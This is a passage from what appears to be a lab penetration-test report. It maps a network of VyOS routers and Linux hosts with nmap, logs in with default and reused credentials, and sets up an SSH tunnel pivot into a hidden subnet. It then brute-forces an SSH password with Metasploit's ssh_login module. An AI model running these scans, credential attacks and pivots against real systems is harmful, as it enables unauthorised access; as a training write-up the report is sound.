



Figure 13-nfs file extraction.

Login to PC:



We now have access to 210 as seen in figure 14 and further analysing PC1 by doing an ipconfig to see if there any additional devises connected to it as see in figure 15.

```
ipconfig: command not found
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:04
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:404/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1771 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1490 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:223591 (223.5 KB)  TX bytes:563766 (563.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:274 errors:0 dropped:0 overruns:0 frame:0
          TX packets:274 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21153 (21.1 KB)  TX bytes:21153 (21.1 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure 15

3.5-Router 2 – 192.168.0.226/30:

From the previous instigation of router, we saw eth1 might be another router so after conducting an aggressive nmap scan we see it's a router and with ip 192.168.0.226 with a telnet port further showing its another router directly connected to router 1 which is 192.168.0.193 thanks to traceroute which is shown in figure 16.

```
root@kali:~# nmap -A 192.168.0.225/30
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-03 08:30 EST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:01:14 elapsed; 2 hosts completed (2 up), 2 undergoing Script Scan
NSE Timing: About 99.79% done; ETC: 08:31 (0:00:00 remaining)
Stats: 0:02:12 elapsed; 2 hosts completed (2 up), 2 undergoing Script Scan
NSE Timing: About 92.86% done; ETC: 08:32 (0:00:02 remaining)
Stats: 0:03:42 elapsed; 2 hosts completed (2 up), 2 undergoing Script Scan
NSE Timing: About 98.21% done; ETC: 08:34 (0:00:02 remaining)
Nmap scan report for 192.168.0.225
Host is up (0.00096s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2024-12-03T13:32:20+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT     ADDRESS
1   1.78 ms 192.168.0.225

Nmap scan report for 192.168.0.226
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2024-12-03T13:32:20+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 3306/tcp)
HOP RTT     ADDRESS
1   0.88 ms 192.168.0.193
2   1.48 ms 192.168.0.226
```

Figure 16

Doing the same steps taken from router 1and logging it was the same default credentials **vyos/vyos** which is a serious misconfiguration and using the ip route we see there are more devises present and doing show inter, we get the devises connected as shown Iin both figures 17 and 18.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 01:30:40
O   192.168.0.32/27 [110/10] is directly connected, eth1, 01:31:31
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 01:28:27
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 01:28:29
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 01:30:39
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 01:30:40
O   192.168.0.224/30 [110/10] is directly connected, eth3, 01:31:31
C>* 192.168.0.224/30 is directly connected, eth3
O   192.168.0.228/30 [110/10] is directly connected, eth2, 01:31:31
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 01:30:39
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 01:28:35
vyos@vyos:~$
```

Figure 17

```
vyos@vyos:~$ show inter
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
eth3             192.168.0.226/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$
```

Figure 18

Eth1 is another computer with an address of 34/27 and eth 2 like router 1 with another rooter specifically router 3 and eth 3 is router 1 directly connected to it.

3.5.1-PC1 – 192.168.0.34/27:

After performing an aggressive nmap scan on 192.168.0.33/27 we see from figure 20 it's another devise with NFS files with open ports 2049 and 111 with ip 192.168.0.34/27 indicating there is another devise in the network.




Figure 19- .34 discovery.

After discovering the devise an attempt was made to login to the devise using the same credentials of .210 **plums** which proved successful and access to .34 was made.




Figure 20 – shows an additional devise .12 which is 13.

To gain access to the new devise a pivoting point needs to be established from the kali machine to PC1. To accomplish this the ssh_config file would need to be changed to permit this and enable rooting and tunnelling as shown in figure 22 below.




Figure 21 – PermitRootLogin changed from without-password to yes and PermitTunnel yes added to create the tunnel.

From figures 23 to 28 showcases the process and the results process undertaken to establish a pivoting connection.

```
Last login: Mon Dec  9 21:48:38 2024 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su -
[sudo] password for xadmin:
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
Cannot find device "tun0"
root@xadmin-virtual-machine:~# ip tuntap add dev tun0 mode tun
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30
Not enough information: "dev" argument is required.
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# echo 1 >/proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# more  >/proc/sys/net/ipv4/conf/all/forwarding
Usage: more [options] file ...
```

Figure 22- .34 root side of adding the route.

After adding the routes, a ping of both machines was done in to ensure the connection was working which in both figures 25 and 26 shows that each both pings work

```
root@xadmin-virtual-machine:~# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=64 time=1.74 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=64 time=2.18 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=64 time=1.85 ms
64 bytes from 1.1.1.1: icmp_seq=4 ttl=64 time=2.31 ms
64 bytes from 1.1.1.1: icmp_seq=5 ttl=64 time=2.27 ms
^C
```

Figure 23 - ping 1.1.1.1.

```
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=1.59 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=1.51 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=1.97 ms
64 bytes from 1.1.1.2: icmp_seq=4 ttl=64 time=1.61 ms
64 bytes from 1.1.1.2: icmp_seq=5 ttl=64 time=1.70 ms
64 bytes from 1.1.1.2: icmp_seq=6 ttl=64 time=2.20 ms
64 bytes from 1.1.1.2: icmp_seq=7 ttl=64 time=4.13 ms
^C
--- 1.1.1.2 ping statistics ---
```

Figure 24 – ping 1.1.1.2.

```
root@kali:~# ip link set tun0 up
Cannot find device "tun0"
root@kali:~# route add -net 13.13.13.0/24 tun0
SIOCADDRT: No such device
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
Cannot find device "tun0"
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=1.59 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=1.51 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=1.97 ms
64 bytes from 1.1.1.2: icmp_seq=4 ttl=64 time=1.61 ms
64 bytes from 1.1.1.2: icmp_seq=5 ttl=64 time=1.70 ms
64 bytes from 1.1.1.2: icmp_seq=6 ttl=64 time=2.20 ms
64 bytes from 1.1.1.2: icmp_seq=7 ttl=64 time=4.13 ms
^C
--- 1.1.1.2 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6010ms
rtt min/avg/max/mdev = 1.506/2.100/4.125/0.857 ms
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::215:5dff:fe00:400  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:00  txqueuelen 1000  (Ethernet)
        RX packets 27093  bytes 1668749 (1.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30129  bytes 173855915 (165.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 27  bytes 2056 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 2056 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 1.1.1.1  netmask 255.255.255.252  destination 1.1.1.1
        inet6 fe80::5312:1fec:c318:ffcd  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 7  bytes 588 (588.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
```

Figure 25 – Adding route from kali.

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2432 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1163 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:231848 (231.8 KB)  TX bytes:166116 (166.1 KB)

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:70 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10464 (10.4 KB)  TX bytes:9517 (9.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:188 errors:0 dropped:0 overruns:0 frame:0
          TX packets:188 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14952 (14.9 KB)  TX bytes:14952 (14.9 KB)

tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:1.1.1.2  P-t-P:1.1.1.2  Mask:255.255.255.252
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:1116 (1.1 KB)  TX bytes:588 (588.0 B)
```

Figure 26 – ifconfig routes.

```
root@kali:~# ping 13.13.13.12
PING 13.13.13.12 (13.13.13.12) 56(84) bytes of data.
64 bytes from 13.13.13.12: icmp_seq=1 ttl=64 time=2.24 ms
64 bytes from 13.13.13.12: icmp_seq=2 ttl=64 time=1.83 ms
64 bytes from 13.13.13.12: icmp_seq=3 ttl=64 time=1.86 ms
64 bytes from 13.13.13.12: icmp_seq=4 ttl=64 time=1.76 ms
64 bytes from 13.13.13.12: icmp_seq=5 ttl=64 time=1.91 ms
^C
--- 13.13.13.12 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4
rtt min/avg/max/mdev = 1.760/1.918/2.240/0.167 ms
root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
64 bytes from 13.13.13.13: icmp_seq=1 ttl=63 time=4.83 ms
64 bytes from 13.13.13.13: icmp_seq=2 ttl=63 time=2.23 ms
64 bytes from 13.13.13.13: icmp_seq=3 ttl=63 time=2.10 ms
64 bytes from 13.13.13.13: icmp_seq=4 ttl=63 time=2.10 ms
64 bytes from 13.13.13.13: icmp_seq=5 ttl=63 time=2.93 ms
64 bytes from 13.13.13.13: icmp_seq=6 ttl=63 time=2.52 ms
^C
--- 13.13.13.13 ping statistics ---
```

Figure 27 - Doing a direct ping to each ip address further shows there is a connection to the kali machine.

3.5.2-Exploiting PC2 - 13.13.13.13/24:

When a nmap was conducted against the machine it showed a 13.13.13.13 with an ssh port which will be important for later and 13.13.13.12 which is the bridge between 13.13.13.13 and 192.168.0.34.

```
Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
root@kali:~# nmap 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-10 08:20 EST
Nmap scan report for 13.13.13.12
Host is up (0.0072s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 13.13.13.13
Host is up (0.0073s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 59.51 seconds
```

Figure 28

When trying to login to 13.13.13.13 using **plums** it proved ineffective and Metasploit was needed to gain to access 13.13.13.13 for password cracking.

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set rhost 13.13.13.13
rhost => 13.13.13.13
msf5 auxiliary(scanner/ssh/ssh_login) > set username xadmin
username => xadmin
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file/usr/share/wordlists
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current va
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlist
pass_file => /usr/share/wordlists/metasploit/password.lst
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%'
[!] No active DB -- Credential data will not be saved!
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&*'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerbul'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerseun'
[+] 13.13.13.13:22 - Success: 'xadmin:!gatvol' ''
[*] Command shell session 1 opened (1.1.1.1:37083 -> 13.13.13.13:22) at 2
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figure 29 – process to gain the password for 13.13.13.13.

After running Metasploit using the ssh_login feature it proved successful and the password being **!gatvol**.

Using the password on .13 proved successful and after doing ifconfig as shown in figure 30 there are no other devises connected to it but .34.




Figure 30 – output.

4 – Router 3 192.168.0.230/30:




Figure 31 – nmap output.

After doing a nmap scan shown in figure 31 on 192.168.0.229/30 the ip address for router 3 is 192.168.0.230 based on logging in . After logging in using , the **vyos/vyos** default credentials which again is serious misconfiguration and then doing a show ip route it's shown there are different devises connected to the router as illustrated in figure 32.

